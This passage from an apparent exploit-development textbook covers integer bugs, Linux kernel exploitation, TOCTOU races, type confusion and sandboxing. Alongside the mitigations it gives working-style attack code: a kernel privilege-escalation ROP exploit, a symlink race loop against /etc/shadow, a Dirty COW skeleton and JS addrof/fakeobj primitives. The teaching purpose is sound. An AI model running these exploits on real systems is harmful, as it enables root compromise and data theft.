Integer underflow occurs when subtracting from an unsigned integer produces a result below zero, wrapping to a very large positive value:

```
void read_packet(int socket_fd) {
    char header[4];
    read(socket_fd, header, 4);

    unsigned int total_len = *(unsigned int *)header;  // From network
    unsigned int header_size = 20;

    // If total_len < 20, this underflows!
    unsigned int data_len = total_len - header_size;
    // total_len = 10, header_size = 20
    // data_len = 10 - 20 = -10 = 0xFFFFFFF6 (unsigned) = 4294967286!

    char *buffer = malloc(data_len);  // Allocates huge buffer (or fails)
    read(socket_fd, buffer, data_len); // Reads up to 4 GB!
}

// Fix: always check before subtracting
// if (total_len < header_size) { error(); return; }
```

23.6 Real-World Integer Bug Case Studies

23.6.1 CVE-2021-22555: Linux Netfilter

A signed integer underflow in the Linux kernel's Netfilter subsystem allowed an unprivileged user to corrupt kernel memory and escalate to root. The vulnerability was in the xt_compat_target_from_user function, where a negative size value passed a length check but caused out-of-bounds writes when used with memcpy.

23.6.2 CVE-2019-14899: VPN Bypass

An integer overflow in packet size calculation allowed an attacker on the same network to inject packets into a VPN tunnel. The bug was in how the total packet length was computed from individual header fields, allowing a wraparound that bypassed the tunnel's integrity checks.

23.6.3 JPEG Parsing Overflow Pattern

```
// Common vulnerable pattern in image parsers:
struct jpeg_header {
    uint16_t width;     // From file (attacker-controlled)
    uint16_t height;    // From file (attacker-controlled)
    uint8_t channels;   // From file (attacker-controlled)
};

void decode_jpeg(struct jpeg_header *hdr, FILE *f) {
    // width=65535, height=65535, channels=4
    // total = 65535 * 65535 * 4 = 17,179,607,040
    // On 32-bit: wraps to 0xFFFC0004 = 4,294,705,156

    size_t total = hdr->width * hdr->height * hdr->channels;
    // On 32-bit systems, this can overflow!
```

```
    uint8_t *pixels = malloc(total);  // Small allocation due to overflow
    fread(pixels, 1, hdr->width * hdr->height * hdr->channels, f);
    // Reads the ACTUAL (huge) amount into the undersized buffer!
}

// Fix: check for overflow before multiplication
// if (hdr->width > SIZE_MAX / hdr->height) abort();
// if (hdr->width * hdr->height > SIZE_MAX / hdr->channels) abort();
```

23.7 Detecting Integer Bugs

Techniques for finding integer bugs during code review and testing:

Method	Approach	Effectiveness
Compiler Warnings	gcc -Wsign-compare -Wconversion -Woverflow	Catches obvious cases; many false positives
Static Analysis	Coverity, PVS-Studio, cppcheck	Good for systematic scanning; requires tuning
Fuzzing	AFL++ with boundary values (0, -1, INT_MAX)	Excellent for finding crashable overflows
UBSan	gcc -fsanitize=undefined -fsanitize=integer	Best runtime detection; catches UB at the point
Manual Review	Audit all size calculations, type conversions, comparisons	Most thorough but time-intensive

23.8 Safe Integer Arithmetic Patterns

```
#include <stdint.h>
#include <stdlib.h>
#include <stdbool.h>

// Safe multiplication with overflow check
bool safe_multiply(size_t a, size_t b, size_t *result) {
    if (a != 0 && b > SIZE_MAX / a) {
        return false;  // Would overflow
    }
    *result = a * b;
    return true;
}

// Safe addition with overflow check
bool safe_add(size_t a, size_t b, size_t *result) {
    if (a > SIZE_MAX - b) {
        return false;  // Would overflow
    }
```

```
    *result = a + b;
    return true;
}

// Usage:
void safe_alloc(unsigned int count, unsigned int element_size) {
    size_t total;
    if (!safe_multiply(count, element_size, &total)) {
        fprintf(stderr, "Integer overflow detected!\n");
        abort();
    }
    void *buf = malloc(total);
    if (!buf) abort();
    // ... use buf safely ...
    free(buf);
}

// GCC/Clang built-in overflow detection:
void gcc_safe_alloc(unsigned int count, unsigned int size) {
    size_t total;
    if (__builtin_mul_overflow(count, size, &total)) {
        abort();  // Overflow detected
    }
    void *buf = malloc(total);
    // ...
}
```

23.9 Exercises

1. Write a program with a multiplication overflow in a malloc size calculation. Use a crafted input to trigger a heap overflow through the undersized allocation.
2. Write a program with a signedness bug where a negative length bypasses a bounds check. Exploit it to read or write out-of-bounds memory.
3. Compile a program with `-fsanitize=undefined -fsanitize=integer` and trigger various integer bugs. Observe UBSan's output.
4. Use `gcc -Wsign-compare -Wconversion` on a real open-source codebase. Classify the warnings as true bugs, potential bugs, or false positives.
5. Research CVE-2021-22555. Trace the integer underflow from the user input all the way to the kernel memory corruption. Write a timeline of the exploit chain.
6. Implement safe_multiply and safe_add in a small C library. Write tests that verify they correctly detect overflow for boundary values.

Part VI: Advanced Topics


The final part of the book ventures into the most complex and rewarding areas of exploit development. We move from user-space memory corruption into kernel exploitation, race conditions, type confusion, sandbox escapes, and modern browser exploitation. Each chapter builds on the foundations laid earlier and introduces the mindset required to tackle hardened, real-world targets.

Chapter 24: Linux Kernel Exploitation

Kernel exploitation is the apex of privilege escalation. A single bug in the kernel gives an attacker control over every process, every file, and every hardware device on the machine. This chapter covers the fundamental concepts, common vulnerability classes, and the practical steps needed to write a working kernel exploit.

24.1 Kernel vs Userspace

In a modern operating system the CPU runs in at least two privilege levels. On x86-64 these are called *rings*. Ring 0 is the kernel (supervisor mode) and Ring 3 is user space. The kernel has unrestricted access to physical memory, I/O ports, and all CPU instructions, while user-space processes are confined to their own virtual address space and must request services through system calls.



When a user-space process calls `read()`, the CPU switches from Ring 3 to Ring 0 via the `syscall` instruction (or `int 0x80` on older 32-bit systems). The kernel validates arguments, performs the operation, and returns the result. A vulnerability in this boundary code can let an attacker execute arbitrary code with kernel privileges.

24.2 Kernel Memory Layout

On x86-64 Linux the virtual address space is split between user space and kernel space. Addresses from 0x0000000000000000 to 0x00007FFFFFFFFFFF belong to user space (128 TB), while addresses from 0xFFFF800000000000 upward belong to the kernel. Key regions include:

- **Direct mapping (physmap)** - a linear map of all physical RAM starting at 0xFFFF888000000000. Used by the kernel to access any physical page.
- **vmalloc area** - for non-contiguous kernel allocations, starting at 0xFFFFC90000000000.
- **Kernel text/data** - the compiled kernel image, usually near 0xFFFFFFFF81000000.

- **Module space** - loadable kernel modules mapped in a separate region.
- **Per-CPU data** - thread-local storage for each CPU core.

> **NOTE:** KASLR (Kernel Address Space Layout Randomization) randomizes the base of the kernel text at each boot. Defeating KASLR is often the first step of a kernel exploit.

24.3 Kernel Modules

Kernel modules (.ko files) extend kernel functionality at runtime. They are commonly used for device drivers, file systems, and networking protocols. Because modules run in Ring 0, a bug in a module is as dangerous as a bug in the core kernel.

```
// vuln_module.c - a deliberately vulnerable kernel module
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/uaccess.h>

#define DEVICE_NAME "vuln"
#define BUF_SIZE 64

static char kbuf[BUF_SIZE];

static ssize_t vuln_write(struct file *f, const char __user *buf,
                          size_t len, loff_t *off) {
    // BUG: no bounds check on len - stack buffer overflow
    char tmp[BUF_SIZE];
    if (copy_from_user(tmp, buf, len))
        return -EFAULT;
    memcpy(kbuf, tmp, len);
    return len;
}

static struct file_operations fops = {
    .write = vuln_write,
};
```

The module above exposes a character device that copies user data into a 64-byte stack buffer without checking the length. An attacker who opens the device and writes more than 64 bytes can overwrite the kernel stack and hijack control flow.

24.4 Common Kernel Bug Types

Null Pointer Dereference

In older kernels (before mmap_min_addr enforcement), a null pointer dereference in kernel code could be exploited by mapping user-space memory at address 0 and placing shellcode there. When the

kernel dereferences the null pointer, it jumps to the attacker's code running at Ring 0 privilege.

Use-After-Free in Kernel Objects

The kernel allocates objects from slab caches (kmalloc, kmem_cache). If an object is freed but a dangling pointer remains, a subsequent allocation of the same size can reclaim the memory. By controlling the new object's contents, the attacker can hijack function pointers stored in the freed structure.

```
// Simplified UAF scenario
struct vuln_obj {
    void (*callback)(void);
    char data[56];
};

// 1. Allocate object
obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);
obj->callback = legitimate_func;

// 2. Free object (but pointer not nulled)
kfree(obj);

// 3. Attacker sprays slab with controlled data
//    (e.g., via sendmsg, msgsnd, add_key)
//    The freed slot is reclaimed with attacker data

// 4. Dangling pointer is used
obj->callback();  // calls attacker-controlled address
```

Stack Buffer Overflow in Kernel

Kernel stack overflows work similarly to user-space overflows but with crucial differences: the kernel stack is typically only 8-16 KB (two or four pages), there are no stack canaries on some configurations, and the return address leads back to kernel code. Overwriting the return address with a pointer to attacker-controlled code gives Ring 0 execution.

24.5 Privilege Escalation: commit_creds

The classic kernel exploit goal is to call `commit_creds(prepare_kernel_cred(0))`. This allocates a new credential structure with UID/GID 0 (root) and applies it to the current process. After the kernel exploit returns cleanly to user space, the process runs as root.

```
// The two-function privilege escalation primitive
// prepare_kernel_cred(NULL) creates a root credential
// commit_creds() applies it to the current task

void escalate_privileges(void) {
    commit_creds(prepare_kernel_cred(0));
}
```

```
// After returning to userspace:
// $ id
// uid=0(root) gid=0(root) groups=0(root)
```

24.6 ret2usr, SMEP, SMAP, and KPTI

ret2usr

The simplest kernel exploitation technique is **ret2usr** (return to user space). The attacker places a payload function in user-space memory, then hijacks a kernel code pointer to jump there. Because the kernel traditionally had access to user-space mappings, the payload executes at Ring 0.

SMEP and SMAP

SMEP (Supervisor Mode Execution Prevention) prevents the CPU from executing code in user-space pages while in Ring 0. **SMAP** (Supervisor Mode Access Prevention) prevents the CPU from reading or writing user-space pages while in Ring 0 (except through explicit copy_from_user/copy_to_user). Together they block ret2usr attacks.

- **SMEP bypass**: ROP entirely within kernel code (no user pages executed).
- **SMAP bypass**: Use kernel gadgets that call copy_from_user or manipulate the CR4 register to disable SMAP.
- **CR4 flip**: Older technique - find a gadget to clear the SMEP/SMAP bits in CR4, then ret2usr as before. Modern kernels pin CR4 bits.

KPTI (Kernel Page Table Isolation)

KPTI was introduced to mitigate Meltdown (CVE-2017-5754). It maintains two sets of page tables: one for kernel mode that maps everything, and one for user mode that maps only user space plus a minimal kernel trampoline. This means an exploit that returns to user space must use the KPTI trampoline or swap page tables explicitly, or the process will crash.

```
// KPTI-aware return from kernel to userspace (x86-64 ROP)
// Must go through swapgs_restore_regs_and_return_to_usermode
//
// ROP chain ending:
//   pop rdi; ret            -> 0 (NULL for prepare_kernel_cred)
//   prepare_kernel_cred     -> returns new cred in rax
//   pop rdi; ret            -> (result from above, via xchg)
//   commit_creds
//   kpti_trampoline         -> swapgs; iretq
//   user_rip                -> address of our shell spawner
//   user_cs                 -> 0x33
//   user_rflags             -> saved rflags
//   user_sp                 -> saved stack pointer
```

```
//   user_ss                -> 0x2b
```

TIP: When developing kernel exploits, always save the user-space register state (CS, SS, RFLAGS, RSP) before entering the kernel. You will need these values for the iretq frame to return cleanly.

24.7 Writing a Basic Kernel Exploit

Putting it all together, here is a user-space exploit program targeting the vulnerable module from Section 24.3. It assumes SMEP/SMAP/KPTI are enabled and uses a ROP chain within the kernel.

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <stdint.h>

// Offsets (example - will vary by kernel build)
#define PREPARE_KERNEL_CRED  0xffffffff810a9ef0
#define COMMIT_CREDS         0xffffffff810a9d00
#define POP_RDI_RET          0xffffffff81001506
#define KPTI_TRAMPOLINE      0xffffffff81800e10
#define OVERFLOW_OFFSET      72  // 64 buf + 8 saved rbp

unsigned long user_cs, user_ss, user_rflags, user_sp;

void save_state() {
    __asm__(
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf; pop user_rflags;"
    );
}

void get_shell() {
    if (getuid() == 0) {
        printf("[+] Got root!\n");
        system("/bin/sh");
    } else {
        printf("[-] Exploit failed\n");
        exit(1);
    }
}

int main() {
    save_state();

    int fd = open("/dev/vuln", O_WRONLY);
    if (fd < 0) { perror("open"); return 1; }

    uint64_t payload[20];
```

```
    int i = 0;

    // Padding to reach return address
    memset(payload, 'A', OVERFLOW_OFFSET);
    i = OVERFLOW_OFFSET / 8;

    // ROP chain
    payload[i++] = POP_RDI_RET;
    payload[i++] = 0;                    // NULL
    payload[i++] = PREPARE_KERNEL_CRED;
    // (need mov rdi,rax gadget here in real exploit)
    payload[i++] = COMMIT_CREDS;
    payload[i++] = KPTI_TRAMPOLINE;
    payload[i++] = 0;                    // padding
    payload[i++] = 0;                    // padding
    payload[i++] = (uint64_t)get_shell;  // user_rip
    payload[i++] = user_cs;
    payload[i++] = user_rflags;
    payload[i++] = user_sp;
    payload[i++] = user_ss;

    write(fd, payload, sizeof(payload));
    close(fd);
    return 0;
}
```

WARNING: Kernel exploits can crash or corrupt the entire system. Always test in a virtual machine with snapshots. Use QEMU with a custom-built kernel for a controlled environment.

24.8 Exercises

1. Set up a QEMU environment with a minimal Linux kernel (Buildroot or a custom initramfs). Compile and load the vulnerable module from Section 24.3. Trigger the overflow and observe the kernel panic.
2. Write a ROP chain that calls commit_creds(prepare_kernel_cred(0)) using gadgets from the compiled kernel image. Use ropper or ROPgadget to find suitable gadgets.
3. Enable KPTI in your test kernel and modify your exploit to use the KPTI trampoline for a clean return to user space.
4. Investigate the slab allocator: use /proc/slabinfo to identify cache sizes and experiment with heap spraying via sendmsg() or msgsnd().
5. Research CVE-2021-4154 (a real kernel UAF). Read the advisory and identify which slab cache was affected and how the dangling pointer was triggered.

Chapter 25: Race Conditions and TOCTOU

Race conditions arise when the correctness of a program depends on the relative timing of events, particularly when multiple threads or processes access shared resources without proper synchronization. In security, race conditions can be exploited to bypass checks, escalate privileges, and corrupt data.

25.1 What Are Race Conditions?

A race condition occurs when two or more concurrent operations access shared state and the outcome depends on the order of execution. In a security context the classic pattern is: a privileged program checks a condition, and an attacker changes the state before the program acts on the check result.

```
Timeline of a race condition exploit:

Thread A (privileged)          Thread B (attacker)
=======================     =======================
1. Check: is file safe?
                               2. Replace file with symlink
3. Open file (now symlink!)
   -> reads/writes wrong file
```

25.2 TOCTOU: Time of Check, Time of Use

TOCTOU (Time Of Check, Time Of Use) is the most common race condition pattern. A program checks a property (permissions, existence, ownership) and later uses the resource assuming the property still holds. The window between check and use is the *race window*.

```c
// Classic TOCTOU vulnerability in a setuid program
#include <stdio.h>
#include <unistd.h>
#include <sys/stat.h>

int main(int argc, char *argv[]) {
    struct stat st;

    // CHECK: verify the file is owned by the caller
    if (stat(argv[1], &st) < 0) return 1;
    if (st.st_uid != getuid()) {
        fprintf(stderr, "Access denied\n");
        return 1;
    }

    // RACE WINDOW: attacker replaces file with symlink here

    // USE: open and read the file (now following the symlink)
    FILE *f = fopen(argv[1], "r");
```

```
    char buf[4096];
    fread(buf, 1, sizeof(buf), f);
    printf("%s\n", buf);
    fclose(f);
    return 0;
}
```

The attacker exploits this by rapidly alternating between a legitimate file and a symlink to a sensitive file (like /etc/shadow) in a tight loop, hoping to win the race between stat() and fopen().

25.3 File System Race Conditions

File system races are particularly common in Unix because of the gap between checking file attributes and performing operations on them. Common vulnerable patterns include:

- **access() + open()** - check permissions then open; the file can change between the two calls.
- **stat() + open()** - check ownership/type then open.
- **Temporary file creation** - creating files in /tmp with predictable names allows symlink attacks.
- **Directory traversal races** - checking a path then using it, while a component is replaced with a symlink.

```
#!/bin/bash
# Exploit script: race the TOCTOU vulnerability
TARGET="/tmp/racefile"
SENSITIVE="/etc/shadow"

while true; do
    # Create legitimate file
    touch "$TARGET"
    # Immediately replace with symlink
    ln -sf "$SENSITIVE" "$TARGET"
    # Run the vulnerable setuid program
    /usr/local/bin/vuln_reader "$TARGET" 2>/dev/null
    # Reset
    rm -f "$TARGET"
done
```

TIP: The safe pattern is to use file descriptor-based operations: open the file first, then check its properties using fstat() on the open fd. This eliminates the race window because the fd always refers to the same inode.

25.4 Double-Fetch Bugs in the Kernel

A double-fetch occurs when the kernel reads a value from user-space memory twice: once to validate it and once to use it. Between the two reads, a concurrent thread in user space can modify the value, bypassing the validation.

```
// Kernel code with a double-fetch vulnerability
long vuln_ioctl(struct file *f, unsigned int cmd, unsigned long arg) {
    struct request __user *ureq = (void __user *)arg;
    size_t size;

    // First fetch: validate
    if (get_user(size, &ureq->size))
        return -EFAULT;
    if (size > MAX_SIZE)
        return -EINVAL;

    // Second fetch: use (attacker may have changed size)
    if (get_user(size, &ureq->size))  // BUG: re-reads from user
        return -EFAULT;

    // size could now be > MAX_SIZE
    char *kbuf = kmalloc(size, GFP_KERNEL);
    copy_from_user(kbuf, ureq->data, size);  // overflow
    // ...
}
```

The fix is to copy user-space data into a kernel buffer once with `copy_from_user()` and use only the kernel copy for all subsequent operations.

25.5 Case Study: Dirty COW (CVE-2016-5195)

Dirty COW is one of the most famous race condition vulnerabilities in the Linux kernel. It affected the copy-on-write (COW) mechanism in the memory management subsystem and allowed any unprivileged user to write to read-only memory mappings, including read-only files.

The bug existed in the kernel for nine years (since 2.6.22, released in 2007) before being discovered and patched in October 2016.

How Dirty COW Works

1. An attacker opens a read-only file and creates a private (MAP_PRIVATE) memory mapping of it using mmap().
2. Thread A calls madvise(MADV_DONTNEED) on the mapping, telling the kernel to discard the private copy and revert to the original read-only page.
3. Thread B calls write() on /proc/self/mem to write to the mapped address. The kernel's COW mechanism should create a private copy, but the race with madvise causes the write to go to the original read-only page.
4. By racing these two threads, the attacker can modify any file they can read, including setuid binaries and /etc/passwd.

```
// Simplified Dirty COW exploit structure
void *madvise_thread(void *arg) {
```

```
    while (running) {
        madvise(map, page_size, MADV_DONTNEED);
        usleep(1);  // Tight loop
    }
    return NULL;
}

void *write_thread(void *arg) {
    int fd = open("/proc/self/mem", O_RDWR);
    while (running) {
        lseek(fd, (off_t)map, SEEK_SET);
        write(fd, payload, payload_len);
        // On race win: writes to the underlying file
    }
    close(fd);
    return NULL;
}

int main() {
    // Map target file read-only
    int fd = open("/etc/passwd", O_RDONLY);
    map = mmap(NULL, page_size, PROT_READ,
               MAP_PRIVATE, fd, 0);

    // Race the two threads
    pthread_create(&t1, NULL, madvise_thread, NULL);
    pthread_create(&t2, NULL, write_thread, NULL);
    // ...
}
```

WARNING: Dirty COW is a real-world vulnerability that was actively exploited in the wild. This case study is presented for educational purposes. Always ensure your systems are patched against CVE-2016-5195.

25.6 Mitigation Approaches

- **Atomic operations** - Use atomic compare-and-swap or other lock-free primitives to eliminate race windows.
- **File descriptor-based checks** - Use fstat()/fchmod()/fchown() on an already-opened fd rather than path-based operations.
- **O_NOFOLLOW** - Open files with O_NOFOLLOW to refuse to follow symlinks, preventing symlink races.
- **Proper locking** - Use mutexes, semaphores, or other synchronization primitives to serialize access to shared resources.
- **Single-copy principle** - In kernel code, copy user data once and validate the kernel copy to prevent double-fetch bugs.

- **openat() and *at() family** - Use directory-fd-relative operations to avoid path component substitution races.

25.7 Exercises

1. Write a vulnerable TOCTOU program that checks file ownership with stat() before reading it. Then write an exploit that races the check with a symlink swap to read /etc/shadow.
2. Implement the exploit using two threads: one that repeatedly creates and deletes a symlink, and one that repeatedly invokes the vulnerable program. Measure how many iterations are needed to win the race.
3. Fix the vulnerable program by opening the file first and using fstat() on the file descriptor.
4. Research how the Dirty COW fix works. Read the kernel commit (19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619) and explain the change.
5. Write a kernel module with an intentional double-fetch bug in an ioctl handler. Exploit it from user space using two threads.

Chapter 26: Type Confusion Vulnerabilities

Type confusion occurs when a program treats a piece of data as a different type than it actually is. This seemingly subtle bug class is behind many of the most impactful browser and kernel exploits of the past decade. When an attacker can make the program confuse two types, they can often achieve arbitrary read/write primitives with remarkable reliability.

26.1 What Is Type Confusion?

In a type confusion vulnerability, a program creates or receives an object of type A but later accesses it as if it were type B. Because types A and B have different sizes, field offsets, or semantics, the program interprets the bytes incorrectly, leading to out-of-bounds access, pointer corruption, or arbitrary code execution.

```
Memory layout of two different types:

Type A (16 bytes):            Type B (16 bytes):
+--------+--------+          +--------+--------+
| int x  | int y  |          | char*  ptr      |
+--------+--------+          +--------+--------+
| float z| int w  |          | size_t length   |
+--------+--------+          +--------+--------+

If object is type A but accessed as type B:
  - A.x and A.y (two 32-bit ints) are read as B.ptr (64-bit pointer)
  - Attacker controls A.x and A.y -> controls the pointer
```

26.2 Type Confusion in C/C++

Incorrect Casts

C and C++ allow explicit type casts that bypass the type system. When a pointer is cast to the wrong type - especially through void pointers or C-style casts - the compiler cannot catch the error.

```
// Type confusion via incorrect downcast
class Shape {
public:
    virtual void draw() = 0;
    int color;
};

class Circle : public Shape {
public:
    void draw() override { /* ... */ }
    double radius;
};
```

```
class Rectangle : public Shape {
public:
    void draw() override { /* ... */ }
    double width, height;
};

void process_shape(Shape *s, int type) {
    if (type == CIRCLE) {
        Circle *c = static_cast<Circle*>(s);
        // If s is actually a Rectangle, c->radius overlaps
        // with Rectangle's width field
        printf("Radius: %f\n", c->radius);
    }
}

// Attacker controls 'type' parameter to force wrong cast
Rectangle *r = new Rectangle();
r->width = attacker_controlled_double;
process_shape(r, CIRCLE);  // type confusion!
```

Union Misuse

C unions store multiple types in the same memory location. Reading a union member that was not the last one written causes type confusion by design. Vulnerabilities arise when the active member is tracked incorrectly.

```
// Union-based type confusion
typedef struct {
    int type;   // 0 = integer, 1 = string pointer
    union {
        long long int_val;
        char *str_val;
    } data;
} Variant;

void print_variant(Variant *v) {
    if (v->type == 0) {
        printf("Integer: %lld\n", v->data.int_val);
    } else {
        printf("String: %s\n", v->data.str_val);
    }
}

// Attacker sets int_val to a chosen address, then
// flips type to 1 -> str_val is read as a pointer
// to that address -> arbitrary read via printf
```

Variant Types and Tagged Unions

Many C/C++ programs implement variant types with a type tag and a union or void pointer. JavaScript engines use NaN-boxing or pointer tagging to encode type information in the value itself. If the tag is corrupted or desynchronized from the actual data, type confusion results.

26.3 JavaScript Engine Type Confusion

JavaScript engines like V8 (Chrome) and SpiderMonkey (Firefox) use internal type systems to represent JavaScript values efficiently. A type confusion in the engine typically means the JIT compiler or interpreter believes a value is one type (e.g., a small integer) when it is actually another (e.g., an object pointer).

```
// Conceptual: V8 internal value representation
//
// V8 uses pointer tagging: the low bit distinguishes
// SMIs (Small Integers) from HeapObject pointers.
//
//   SMI:        [  integer value  | 0 ]  (shifted left 1)
//   HeapObject: [  pointer        | 1 ]  (low bit set)
//
// Type confusion: if the engine treats a pointer as an SMI,
// the "integer" value is the raw pointer >> 1.
// If it treats an SMI as a pointer, it dereferences an
// attacker-controlled address.
//
// V8 Maps (hidden classes) track object shapes:
//
//   JSObject:
//   +--------+
//   | Map*   | --> describes layout (type info)
//   +--------+
//   | Props* | --> property storage
//   +--------+
//   | Elems* | --> element storage (arrays)
//   +--------+
//
// Corrupting the Map pointer = type confusion
```

A JIT compiler bug might emit code that omits a type check, or that incorrectly speculates on the type of a value. If an attacker can trigger this mismatch, they can confuse objects with different layouts and build read/write primitives.

26.4 Exploitation Strategy: Overlapping Objects

The canonical type confusion exploit creates two objects of different types that overlap in memory. Fields that represent data in one type represent pointers or lengths in the other, giving the attacker controlled read and write primitives.

1. **Trigger the confusion** - Force the program to treat an object of type A as type B.
2. **Craft the overlap** - Arrange the objects so that a data field in type A overlaps with a pointer or length field in type B.

3. **Build addrof/fakeobj** - In JS engines, use the confusion to leak object addresses (addrof) and create fake objects at controlled addresses (fakeobj).
4. **Achieve arbitrary read/write** - Use a fake ArrayBuffer or TypedArray with a corrupted backing store pointer to read/write any address.
5. **Execute code** - Overwrite JIT-compiled code, a function pointer, or a vtable entry to redirect execution.

```
// Conceptual JS exploit primitives (pseudo-code)

// addrof: leak the address of an object
function addrof(obj) {
    // Trigger confusion so obj is treated as a float
    // The float's bit pattern is the object's address
    confused_array[0] = obj;  // store as object
    return float_array[0];    // read as float (bits = address)
}

// fakeobj: create a fake object at a chosen address
function fakeobj(addr) {
    float_array[0] = addr;    // store as float (bits = address)
    return confused_array[0]; // read as object pointer
}

// Arbitrary read/write via fake ArrayBuffer
let fake_ab_addr = /* craft fake ArrayBuffer structure */;
let fake_ab = fakeobj(fake_ab_addr);
// Set backing_store field to target address
// Use DataView on fake_ab to read/write anywhere
```

26.5 Mitigations: Control Flow Integrity

Control Flow Integrity (CFI) is the primary defense against type confusion exploitation. CFI ensures that indirect calls and jumps target only valid destinations, preventing attackers from hijacking control flow even after corrupting a pointer.

- **Forward-edge CFI** - Validates indirect call targets. Clang's CFI checks that virtual calls go through the correct vtable. Microsoft's Control Flow Guard (CFG) maintains a bitmap of valid call targets.
- **Backward-edge CFI** - Protects return addresses using shadow stacks (Intel CET) or return address signing (ARM PAC).
- **Type-based CFI** - Clang's -fsanitize=cfi checks that the dynamic type of an object matches the expected static type at each cast or virtual call.
- **V8 sandbox** - V8 is implementing a memory-safe sandbox that prevents type confusion bugs from giving access to memory outside the V8 heap.

NOTE: CFI is not a complete defense. Attacks like COOP (Counterfeit Object-Oriented Programming) chain legitimate virtual method calls to achieve Turing-complete computation within CFI constraints.

26.6 Exercises

1. Write a C program with a tagged union (type + union) that has a type confusion bug. Show how an attacker can use the confusion to leak a stack address.
2. Compile a C++ program with -fsanitize=cfi and trigger a type confusion via an incorrect static_cast. Observe the CFI violation.
3. Study CVE-2023-2033 (V8 type confusion). Read the patch and identify which JIT optimization introduced the incorrect type assumption.
4. Implement a simplified addrof primitive: create two arrays (one storing objects, one storing floats) and explain how type confusion between them could leak an object's address.

Chapter 27: Sandbox Escape Techniques

Modern applications run untrusted code inside sandboxes -- restricted environments that limit what the code can do. Browsers, PDF readers, office suites, and container runtimes all use sandboxing. A sandbox escape allows an attacker who has already achieved code execution inside the sandbox to break out and affect the host system.

27.1 What Are Sandboxes?

A sandbox is a security boundary that confines a process to a subset of system resources. The goal is defense in depth: even if an attacker exploits a bug in the sandboxed process, they cannot directly access files, network, or other processes.

- **Process isolation** - Separate address spaces prevent direct memory access between processes.
- **System call filtering** - Restricts which syscalls the process can make (seccomp-bpf on Linux).
- **Namespace isolation** - Gives the process its own view of the filesystem, network, PIDs, etc.
- **Capability dropping** - Removes Linux capabilities the process does not need.
- **Mandatory Access Control** - SELinux or AppArmor policies enforce fine-grained access rules.

27.2 Chrome Sandbox Architecture

Chrome pioneered browser sandboxing and uses a multi-process architecture where each renderer process is heavily sandboxed. Understanding Chrome's sandbox is essential because it is one of the strongest and most studied sandbox implementations.

```
Chrome Multi-Process Architecture:

+-------------------------------------------------+
|              Browser Process (privileged)        |
|  - File system access                           |
|  - Network stack                                |
|  - UI / window management                       |
|  - Manages all child processes                  |
+-------------------------------------------------+
     |  IPC (Mojo)    |  IPC (Mojo)    |
+----------+    +----------+    +----------+
| Renderer |    | Renderer |    |   GPU    |
| Process  |    | Process  |    | Process  |
| (tab 1)  |    | (tab 2)  |    |          |
+----------+    +----------+    +----------+
  sandboxed       sandboxed      sandboxed

Renderer sandbox restrictions (Linux):
- seccomp-bpf: ~50 allowed syscalls
```

```
- No filesystem access
- No network access
- No new process creation
- Namespaced PID/net/user
```

27.3 seccomp-bpf

seccomp-bpf (Secure Computing with Berkeley Packet Filter) allows a process to install a filter program that decides which system calls are allowed. Once installed, the filter cannot be removed or weakened. This is the primary syscall filtering mechanism on Linux.

```
// Installing a seccomp-bpf filter
#include <linux/seccomp.h>
#include <linux/filter.h>
#include <sys/prctl.h>

struct sock_filter filter[] = {
    // Load syscall number
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS,
             offsetof(struct seccomp_data, nr)),

    // Allow read (0), write (1), exit_group (231)
    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_read, 0, 1),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),

    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_write, 0, 1),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),

    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_exit_group, 0, 1),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),

    // Kill on any other syscall
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
};

struct sock_fprog prog = {
    .len = sizeof(filter) / sizeof(filter[0]),
    .filter = filter,
};

prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog);
// Now only read, write, and exit_group are allowed
```

27.4 Namespace Isolation

Linux namespaces provide process-level isolation by giving each process its own view of system resources. Chrome and container runtimes (Docker, Kubernetes) use namespaces extensively.

Namespace	Isolates	Flag

Mount (mnt)	Filesystem mount points	CLONE_NEWNS
PID	Process IDs	CLONE_NEWPID
Network (net)	Network stack	CLONE_NEWNET
